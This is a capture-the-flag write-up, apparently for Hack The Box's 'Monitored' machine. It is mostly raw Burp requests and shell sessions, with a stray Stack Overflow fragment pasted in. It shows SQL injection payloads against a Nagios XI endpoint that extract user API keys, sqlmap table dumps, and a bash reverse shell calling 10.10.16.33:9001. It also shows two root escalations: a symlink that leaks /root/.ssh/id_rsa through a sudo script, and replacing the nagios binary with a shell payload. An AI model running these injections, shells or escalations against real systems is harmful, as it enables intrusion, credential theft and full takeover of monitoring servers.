Set-Cookie: nagiosid=7puuq7fsgv75cdsnp74dxs; expires=Fri, 02-May-2025 21:03:15 GMT; Max-Age=1800; path=/; secure; HttpOnly

Content-Security-Policy: frame-ancestors 'self'

Vary: Accept-Encoding

Content-Length: 139

Keep-Alive: timeout=5, max=100

Connection: keep-alive

Content-Type: text/html; charset=UTF-8

["message": "Failed to acknowledge message.", "msg_type": "error"]

```
Request
1 POST /nagios/admin/banner_message-ajaxhelper.php HTTP/1.1
2 Host: nagios.monitored.htb
3 Cookie: nagiosxle7puuq7fsgv75cd6np74dx45
4 Content-Length: 114
5 Cache-Control: max-age=0
6 Origin: https://nagios.monitored.htb
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
9 Referer: https://nagios.monitored.htb/nagiosxi/login.php
10 Connection: keep-alive
24 action=acknowledge_banner_message&id=4 AND EXTRACTVALUE(1,concat(0x0a,(select username from xi_users LIMIT 8,1)))

Response
1 HTTP/1.1 200 OK
2 Date: Fri, 02 May 2025 20:37:30 GMT
3 Server: Apache/2.4.56 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: nagiosxle7puuq7fsgv75cd6np74dx45; expires=Fri, 02-May-2025 21:10:06 GMT; Max-Age=1800; path=/; secure; httpOnly
8 X-Frame-Options: SAMEORIGIN
9 Content-Security-Policy: frame-ancestors 'self'
10 Vary: Accept-Encoding
11 Content-Length: 143
12 Keep-Alive: timeout=5, max=100
13 Connection: Keep-Alive
14 Content-Type: text/html; charset=UTF-8
15
16 <p>
17   SQL Error [nagiosxi] : XPATH syntax error: '
18   nagiosxle7puuq7fsgv75cd6np74dx45'
19 </p>
20 </p>
21 </message> "Failed to acknowledge message.", "msg_type": "error")
```

```
Request
1 POST /nagios/admin/banner_message-ajaxhelper.php HTTP/1.1
2 Host: nagios.monitored.htb
3 Cookie: nagiosxle7puuq7fsgv75cd6np74dx45
4 Content-Length: 195
5 Cache-Control: max-age=0
6 Origin: https://nagios.monitored.htb
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
9 Referer: https://nagios.monitored.htb/nagiosxi/login.php
10 Connection: keep-alive
24 action=acknowledge_banner_message&id=4 AND EXTRACTVALUE(1,concat(0x0a,(select COLUMN_NAME from INFORMATION_SCHEMA.COLUMNS where TABLE_SCHEMA = 'nagiosxi' and TABLE_NAME = 'xi_users' LIMIT 7,1)))

Response
1 HTTP/1.1 200 OK
2 Date: Fri, 02 May 2025 20:40:06 GMT
3 Server: Apache/2.4.56 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: nagiosxle7puuq7fsgv75cd6np74dx45; expires=Fri, 02-May-2025 21:10:06 GMT; Max-Age=1800; path=/; secure; httpOnly
8 X-Frame-Options: SAMEORIGIN
9 Content-Security-Policy: frame-ancestors 'self'
10 Vary: Accept-Encoding
11 Content-Length: 139
12 Keep-Alive: timeout=5, max=100
13 Connection: Keep-Alive
14 Content-Type: text/html; charset=UTF-8
15
16 <p>
17   SQL Error [nagiosxi] : XPATH syntax error: '
18   7'
19 </p>
20 </p>
21 </message> "Failed to acknowledge message.", "msg_type": "error")
```

```
Request
1 POST /nagios/admin/banner_message-ajaxhelper.php HTTP/1.1
2 Host: nagios.monitored.htb
3 Cookie: nagiosxle7puuq7fsgv75cd6np74dx45
4 Content-Length: 117
5 Cache-Control: max-age=0
6 Origin: https://nagios.monitored.htb
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
9 Referer: https://nagios.monitored.htb/nagiosxi/login.php
10 Connection: keep-alive
24 action=acknowledge_banner_message&id=4 AND EXTRACTVALUE(1,concat(0x0a,(select api_key from xi_users LIMIT 8,1)))

Response
1 HTTP/1.1 200 OK
2 Date: Fri, 02 May 2025 20:40:14 GMT
3 Server: Apache/2.4.56 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: nagiosxle7puuq7fsgv75cd6np74dx45; expires=Fri, 02-May-2025 21:10:06 GMT; Max-Age=1800; path=/; secure; httpOnly
8 X-Frame-Options: SAMEORIGIN
9 Content-Security-Policy: frame-ancestors 'self'
10 Vary: Accept-Encoding
11 Content-Length: 163
12 Keep-Alive: timeout=5, max=100
13 Connection: Keep-Alive
14 Content-Type: text/html; charset=UTF-8
15
16 <p>
17   SQL Error [nagiosxi] : XPATH syntax error: '
18   IudGPHd9pEKle9Mk37ggPD89q3Y'
19 </p>
20 </p>
21 </message> "Failed to acknowledge message.", "msg_type": "error")
```

Word Count

```
(kali@kali)~[~/Desktop/htb/monitored]
$ echo -n IudGPHd9pEKle9Mk37ggPD89q3Y | wc -c
```

stackoverflow

How to get first character of a string in SQL?

Asked 15 years ago · Modified 4 years, 2 months ago · Viewed 1.5k times

I have a SQL column with a length of 6. Now want to save only the first char of that column. Is there any string function in SQL to do this?

376 Upvotes

8 Answers

Sorted by Highest score (default)

1 LEFT(colName, 1) will also do this, also. It's equivalent to SUBSTRING(colName, 1, 1).

I like LEFT, since I find it a bit cleaner, but really, there's no difference either way.

I don't know about SQL server, but logically a database server may be able to optimize LEFT better than SUBSTRING when it is using an index. - [HermanMeijer](#) Apr 27, 2009 at 5:28

Related

- SQL query to display Male as 'M' Female as 'F'
- SQL query to display the length of a column in a table
- Calculating age from incomplete
- Select from collection based on alphabetical range on a column

```
Request
1 POST /nagios/admin/banner_message-ajaxhelper.php HTTP/1.1
2 Host: nagios.monitored.htb
3 Cookie: nagiosxle7puuq7fsgv75cd6np74dx45
4 Content-Length: 129
5 Cache-Control: max-age=0
6 Origin: https://nagios.monitored.htb
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
9 Referer: https://nagios.monitored.htb/nagiosxi/login.php
10 Connection: keep-alive
24 action=acknowledge_banner_message&id=4 AND EXTRACTVALUE(1,concat(0x0a,(select substring(api_key,1,28) from xi_users LIMIT 8,1)))

Response
1 HTTP/1.1 200 OK
2 Date: Fri, 02 May 2025 20:46:52 GMT
3 Server: Apache/2.4.56 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: nagiosxle7puuq7fsgv75cd6np74dx45; expires=Fri, 02-May-2025 21:10:06 GMT; Max-Age=1800; path=/; secure; httpOnly
8 X-Frame-Options: SAMEORIGIN
9 Content-Security-Policy: frame-ancestors 'self'
10 Vary: Accept-Encoding
11 Content-Length: 160
12 Keep-Alive: timeout=5, max=100
13 Connection: Keep-Alive
14 Content-Type: text/html; charset=UTF-8
15
16 <p>
17   SQL Error [nagiosxi] : XPATH syntax error: '
18   IudGPHd9pEKle9Mk37ggPD89q3Y'
19 </p>
20 </p>
21 </message> "Failed to acknowledge message.", "msg_type": "error")
```



```
Request
Pretty Raw Hex
1 POST /nagiosxi/admin/banner_message-ajaxhelper.php HTTP/1.1
2 Host: nagiosxi.monitored.htb
3 Cookie: nagiosxiid=7pouq7fsgp75cd6np74dka5
4 Content-Length: 130
5 Cache-Control: max-age=0
6 Origin: https://nagiosxi.monitored.htb
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/135.0.0.0 Safari/537.36
9 Referer: https://nagiosxi.monitored.htb/nagiosxi/login.php
10 Connection: keep-alive
11 action=acknowledge_banner_message&id=1 AND EXTRACTVALUE(1,concat(0x0a,
  (select substring(ops_key,29,56) from xi_users LIMIT 0,1)))
12
13
14
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Fri, 02 May 2025 20:48:17 GMT
3 Server: Apache/2.4.56 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: nagiosxiid=7pouq7fsgp75cd6np74dka5; expires=Fri, 02-May-2
  025:20:48:17 GMT; Path=/
8 X-Frame-Options: SAMEORIGIN
9 Content-Security-Policy: frame-ancestors 'self'
10 Vary: Accept-Encoding
11 Content-Length: 163
12 Keep-Alive: timeout=5, max=100
13 Connection: keep-alive
14 Content-Type: text/html; charset=UTF-8
15
16 <p>
17   SQL Error [nagiosxi] : XPATH syntax error: '
  ndctnPeRQOmS2PQ7QlrbJEomFVG6Eut9CHLL'
18 </p>
19 </div>
```

```
Request
Pretty Raw Hex
1 POST /nagiosxi/admin/banner_message-ajaxhelper.php HTTP/1.1
2 Host: nagiosxi.monitored.htb
3 Cookie: nagiosxiid=7pouq7fsgp75cd6np74dka5
4 Content-Length: 130
5 Cache-Control: max-age=0
6 Origin: https://nagiosxi.monitored.htb
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/135.0.0.0 Safari/537.36
9 Referer: https://nagiosxi.monitored.htb/nagiosxi/login.php
10 Connection: keep-alive
11 action=acknowledge_banner_message&id=1 AND EXTRACTVALUE(1,concat(0x0a,
  (select substring(ops_key,56,70) from xi_users LIMIT 0,1)))
12
13
14
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Fri, 02 May 2025 20:48:46 GMT
3 Server: Apache/2.4.56 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: nagiosxiid=7pouq7fsgp75cd6np74dka5; expires=Fri, 02-May-2
  025:20:48:46 GMT; Path=/
8 X-Frame-Options: SAMEORIGIN
9 Content-Security-Policy: frame-ancestors 'self'
10 Vary: Accept-Encoding
11 Content-Length: 141
12 Keep-Alive: timeout=5, max=100
13 Connection: keep-alive
14 Content-Type: text/html; charset=UTF-8
15
16 <p>
17   SQL Error [nagiosxi] : XPATH syntax error: '
  66ut9CHLL'
18 </p>
19 </div>
```

IudGPHd9pEKie9Mkj7ggPD89q3YndctnPeRQOmS2PQ7QlrbJEomFVG6Eut9CHLL

SQLmap Method (Auto)

```
(kali@kali) ~/Desktop/htb/monitored
$ sqlmap -r sql.req --batch --force-ssl --dbms mysql
[+] 1.9.4Bstable
https://sqlmap.org
```

-r sql.req

Tells sqlmap to use a request file (sql.req) that contains a raw HTTP request (usually captured via Burp Suite or a proxy).

--batch

Runs in non-interactive mode, automatically choosing default answers for prompts (useful for automation or scripting).

--force-ssl

Forces SQLmap to connect over HTTPS, even if the request file says HTTP. (Because this website use https)

--dbms=mysql

Tells SQLmap to focus on exploiting the target as if it's running MySQL, skipping DBMS detection and speeding up the test.

```
[15:39:42] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[15:39:42] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[15:39:43] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[15:39:43] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 1296 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
  Type: error-based
  Title: MySQL >= 5.0 (inline) error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: action=acknowledge_banner_message&id= (SELECT 2446 FROM(SELECT COUNT(*),CONCAT(0x7162767671,(SELECT (ELT(2
  446=2446,1))),0x717a786a71,FLOOR(RAND(0)+2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
---
[15:39:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.56
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[15:39:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/nagios.monitored.htb'
```


```
(kali@kali) ~/Desktop/htb/monitored
$ sqlmap -r sql.req --batch --force-ssl --dbms mysql --tables
```

This is what we interested in.


```
| xi_cmp_trapdata_log |
| xi_commands         |
| xi_deploy_agents    |
| xi_deploy_jobs      |
| xi_eventqueue       |
| xi_events           |
| xi_link_users_messages |
| xi_meta             |
| xi_mibs             |
| xi_options          |
| xi_sessions         |
| xi_sysstat          |
| xi_usermeta         |
| xi_users            |
+-----+
[15:48:41] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/nagios.monitored.htb'
[*] ending @ 15:48:41 / 2025-05-02/
```

```
(kali@kali) ~/Desktop/htb/monitored
$ sqlmap -r sql.req --batch --force-ssl --dbms mysql -D nagiosxi -T xi_users --dump
```


Output unarranged.




Save it.



Apply configuration



Run check command



Now we got user shell.

```
(kali@kali)~/Desktop/htb/monitored
$ nc -vlp 9001
listening on [any] 9001 ...
connect to [10.10.16.33] from (UNKNOWN) [10.129.230.96] 40132
bash: cannot set terminal process group (91876): Inappropriate ioctl for device
bash: no job control in this shell
nagios@monitored:~$ id
id
uid=1001(nagios) gid=1001(nagios) groups=1001(nagios),1002(nagcmd)
nagios@monitored:~$
```

SSH keygen

```
(kali@kali)~/Desktop/htb/monitored
$ ssh-keygen -f user
Generating public/private ed25519 key pair.
Enter passphrase for "user" (empty for no passphrase):
```

Copy pub file

```
(kali@kali)~/Desktop/htb/monitored
$ cat user.pub | xclip -selection clipboard
```

```
nagios@monitored:~$ cd .ssh/
nagios@monitored:~/.ssh$ ls -al
total 8
drwx----- 2 nagios nagios 4096 Dec 7 2023 .
drwxr-xr-x 4 nagios nagios 4096 May 2 00:04 ..
nagios@monitored:~/.ssh$ nano authorized_keys
nagios@monitored:~/.ssh$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZD11NTE5AAAAID4d/qoPLA4BBRdRL5WeYsRN1B0Kzo3I5+N579PbwPhE kali@kali
nagios@monitored:~/.ssh$
```

```
(kali@kali)~/Desktop/htb/monitored
$ ssh -i user nagios@10.129.230.96
Linux monitored 5.10.0-28-amd64 #1 SMP Debian 5.10.209-2 (2024-01-31) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 2 17:23:53 2025 from 10.10.16.33
nagios@monitored:~$ id
uid=1001(nagios) gid=1001(nagios) groups=1001(nagios),1002(nagcmd)
nagios@monitored:~$
```

If terminal is not viewing ok, use Stty

```
(kali@kali)~/Desktop
$ stty -a
speed 38400 baud; rows 23; columns 59; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D;
eol = <undef>; eol2 = <undef>; swtch = <undef>; start = ^O;
```

```
nagios@monitored:~$ stty rows 23 cols 59
```

Sudo -l


```
nagios@monitored:~$ sudo -l
Matching Defaults entries for nagios on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nagios may run the following commands on localhost:
    (root) NOPASSWD: /etc/init.d/nagios start
    (root) NOPASSWD: /etc/init.d/nagios stop
    (root) NOPASSWD: /etc/init.d/nagios restart
    (root) NOPASSWD: /etc/init.d/nagios reload
    (root) NOPASSWD: /etc/init.d/nagios status
    (root) NOPASSWD: /etc/init.d/nagios checkconfig
    (root) NOPASSWD: /etc/init.d/npcd start
    (root) NOPASSWD: /etc/init.d/npcd stop
    (root) NOPASSWD: /etc/init.d/npcd restart
    (root) NOPASSWD: /etc/init.d/npcd reload
    (root) NOPASSWD: /etc/init.d/npcd status
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/components/autodiscover_new.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/send_to_nls.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/migrate/migrate.php *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/change_timezone.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/reset_config_perms.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_sel_config.sh *
```

Privesc

/usr/local/nagiosxi/scripts/components/getprofile.sh

```
echo "$version" >> "/usr/local/nagiosxi/var/components/profile/$folder/hostinfo.txt"

echo "Creating nagios.txt..."
nagios_log_file=$(cat /usr/local/nagios/etc/nagios.cfg | sed -n -e 's/^log_file=//p' | sed 's/\r$//')
tail -n500 "$nagios_log_file" >> "/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/nagios.txt"

echo "Creating perfddata.txt..."
perfddata_log_file=$(cat /usr/local/nagios/etc/pnp/process_perfddata.cfg | sed -n -e 's/^LOG_FILE = //p')
tail -n500 "$perfddata_log_file" >> "/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/perfddata.txt"

echo "Creating npcd.txt..."
npccd_log_file=$(cat /usr/local/nagios/etc/pnp/npccd.cfg | sed -n -e 's/^log_file = //p')
tail -n500 "$npccd_log_file" >> "/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/npccd.txt"

echo "Creating cmdsubsys.txt..."
tail -n500 /usr/local/nagiosxi/var/cmdsubsys.log > "/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/cmdsubsys.txt"

echo "Creating event_handler.txt..."
tail -n500 /usr/local/nagiosxi/var/event_handler.log > "/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/event_handler.txt"

echo "Creating eventman.txt..."
tail -n500 /usr/local/nagiosxi/var/eventman.log > "/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/eventman.txt"
```

We are owner. We can read and write.

```
nagios@monitored:~$ stat /usr/local/nagiosxi/var/cmdsubsys.log
  File: /usr/local/nagiosxi/var/cmdsubsys.log
  Size: 522421      Blocks: 1032      IO Block: 4096   regular file
Device: 801h/2049d Inode: 45651      Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1001/  nagios)   Gid: ( 1001/  nagios)
Access: 2025-05-02 21:14:36.516143498 -0400
Modify: 2025-05-02 21:22:45.022576796 -0400
Change: 2025-05-02 21:22:45.022576796 -0400
 Birth: 2023-11-09 10:49:01.801608359 -0500
```

```
nagios@monitored:~$ cd /usr/local/nagiosxi/var/
nagios@monitored:/usr/local/nagiosxi/var$ ls
certs      corelog.diff      eventman.log~      NXTI_Write_Test      snmptt_service_results.log  xi-itype
cleaner.log dbmaint.log       feedproc.log       perfdataproc.log     subsys              xi-sys.cfg
cmdsubsys.log  deadpool.log      keys               recurringdowntime.log  sysstat.log         xi-uuid
components    event_handler.log  load_url.log       reportengine.log     upgrades            xiversion
corelog.data  eventman.log       nom.log            scheduledreporting.log wkhtmltox.log
nagios@monitored:/usr/local/nagiosxi/var$ mv cmdsubsys.log cmdsubsys.log~
nagios@monitored:/usr/local/nagiosxi/var$ ln -s /root/.ssh/id_rsa cmdsubsys.log
nagios@monitored:/usr/local/nagiosxi/var$ ls -al
total 14568
drwxrwxr-x 7 nagios nagios      4096 May  2 21:26 .
drwxr-xr-x 10 root  nagios      4096 Nov  9 2023 ..
drwxrwxr-x 2 nagios nagios      4096 Nov 11 2023 certs
-rw-r--r-- 1 nagios nagios    950114 Nov 11 2023 cleaner.log
lrwxrwxrwx 1 nagios nagios        17 May  2 21:26 cmdsubsys.log -> /root/.ssh/id_rsa
-rw-r--r-- 1 nagios nagios    523034 May  2 21:26 cmdsubsys.log~
```

Run the program.

```
nagios@monitored:/usr/local/nagiosxi/var$ sudo /usr/local/nagiosxi/scripts/components/getprofile.sh 1
mv: cannot stat '/usr/local/nagiosxi/tmp/profile-1.html': No such file or directory
-----Fetching Information-----
Please wait.....
Creating system information...
Creating nagios.txt...
Creating perfddata.txt...
Creating npcd.txt...
```

This is where cmdsubsys.txt is stored.

```
echo "Creating cmdsubsys.txt..."
tail -n500 /usr/local/nagiosxi/var/cmdsubsys.log > "/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/cmdsubsys.txt"
```

We can also find it this way.

```
nagios@monitored:~$ find / -name cmdsubsys.txt 2>/dev/null
/usr/local/nagiosxi/var/components/profile-1746235652/nagios-logs/cmdsubsys.txt
```

```
nagios@monitored:/usr/local/nagiosxi/var/components$ ls -al
total 460
drwxrwsr-x 3 www-data nagios 4096 May 2 21:27 .
drwxrwsr-x 7 nagios nagios 4096 May 2 21:26 ..
-rw-rw-r-- 1 www-data nagios 296020 May 2 17:20 auditlog.log
-rw-rw-r-- 1 www-data nagios 0 Nov 9 2023 capacityplanning.log
drwxr-sr-x 2 root nagios 4096 May 2 21:27 profile
-rw-r--r-- 1 root nagios 152272 May 2 21:27 profile.zip
nagios@monitored:/usr/local/nagiosxi/var/components$ unzip profile.zip
Archive:  profile.zip
```

```
nagios@monitored:/usr/local/nagiosxi/var/components$ ls
auditlog.log capacityplanning.log profile profile-1746235652 profile.zip
nagios@monitored:/usr/local/nagiosxi/var/components$ cd profile-1746235652/
nagios@monitored:/usr/local/nagiosxi/var/components/profile-1746235652$ ls
1746220199.tar.gz file_counts.txt ipcs.txt meminfo.txt nom sar.txt xi_options_smtp.txt
bpi filesystem.txt iptables.txt memorybyprocess.txt objects.cache top.txt xi_usermeta.txt
config.inc.php hostinfo.txt logs mrtg.tar.gz phpmailer.log versions xi_users.txt
cpuinfo.txt ip_addr.txt maillog nagios-logs psaef.txt xi_options_mail.txt
nagios@monitored:/usr/local/nagiosxi/var/components/profile-1746235652$ cat nagios-logs/cmdsubsys.txt
-----BEGIN OPENSSH PRIVATE KEY-----
o3BlbnNzaC1rZktjdjEAAAABG5vbmUAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
hAAAAAwEAAQAAAYEAnZnlg220dnxaaK98DjMc9isuSgg9wtjC0r1i7zLSRVhNALT5d2C
FSINjbyqeOkrieC8Frtte+9eTrvfk7Kpa8WH0S0LsotASTXjj4QCu0cmgq9Im5SDhVG7/
e9aEwa3bo8u45+7b+zSDKIolVKGogA6b2wde5E3wkHHDUXfbpwQKpURp9aEHfUGSDjp6V
p0k57e6nS9w4mj24R4ujg48NXzMyY88uhj3HwDxi097dMcN8WvIVzc+/kDPUAPm+/L/8w89
-----END OPENSSH PRIVATE KEY-----
```

```
(kali@kali)-[~/Desktop/htb/monitored]
$ chmod 600 root.id_rsa
(kali@kali)-[~/Desktop/htb/monitored]
$ ssh -i root.id_rsa root@10.129.230.96
Linux monitored 5.10.0-28-amd64 #1 SMP Debian 5.10.209-2 (2024-01-31) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@monitored:~# id
uid=0(root) gid=0(root) groups=0(root)
root@monitored:~# cat /root/root.txt
23a4e4277ea9366be5f02d2f7ec386c
root@monitored:~#
```

Anotherway Privesc

/usr/local/nagiosxi/scripts/manage_services.sh

sudo -l

```
(root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/migrate/migrate.php *
```

```
nagios@monitored:~$ ps -ef | grep nagios
nagios 740 1 0 May01 ? 00:00:01 /usr/local/nagios/bin/npd -f /usr/local/nagios/etc/pnp/npd.cfg
nagios 91571 1 0 17:09 ? 00:00:05 /usr/local/nagios/bin/nagios -d /usr/local/nagios/etc/nagios.cfg
nagios 91577 91571 0 17:09 ? 00:00:00 /usr/local/nagios/bin/nagios --worker /usr/local/nagios/var/rw/nagios.qh
nagios 91578 91571 0 17:09 ? 00:00:00 /usr/local/nagios/bin/nagios --worker /usr/local/nagios/var/rw/nagios.qh
nagios 91579 91571 0 17:09 ? 00:00:00 /usr/local/nagios/bin/nagios --worker /usr/local/nagios/var/rw/nagios.qh
nagios 91580 91571 0 17:09 ? 00:00:00 /usr/local/nagios/bin/nagios --worker /usr/local/nagios/var/rw/nagios.qh
nagios 91699 91571 0 17:10 ? 00:00:02 /usr/local/nagios/bin/nagios -d /usr/local/nagios/etc/nagios.cfg
nagios 92261 92259 0 17:20 ? 00:00:00 /bin/sh -c /usr/bin/php -q /usr/local/nagiosxi/cron/cmdsubsys.php >> /usr/local/nagi
nagiosxi/var/cmdsubsys_log 2>51
```

```
nagios@monitored:/usr/local/nagios/bin$ mv nagios nagios-
nagios@monitored:/usr/local/nagios/bin$ nano nagios
```

```
nagios@monitored:/usr/local/nagios/bin$ cat nagios
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.33/9001 0>61
```

```
nagios@monitored:/usr/local/nagios/bin$ sudo /usr/local/nagiosxi/scripts/manage_services.sh
First parameter must be one of: start stop restart status reload checkconfig enable disable
nagios@monitored:/usr/local/nagios/bin$ sudo /usr/local/nagiosxi/scripts/manage_services.sh restart
Second parameter must be one of: postgresql httpd mysqld nagios ndo2db npcd snmptt ntpd crond shellinaboxd snmptrapd php-fpm
nagios@monitored:/usr/local/nagios/bin$ sudo /usr/local/nagiosxi/scripts/manage_services.sh restart nagios
```

We are root.

```
(kali@kali)-[~/Desktop/htb/monitored]
$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.33] from (UNKNOWN) [10.129.230.96] 45720
bash: cannot set terminal process group (109583): Inappropriate ioctl for device
bash: no job control in this shell
root@monitored:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@monitored:~#
```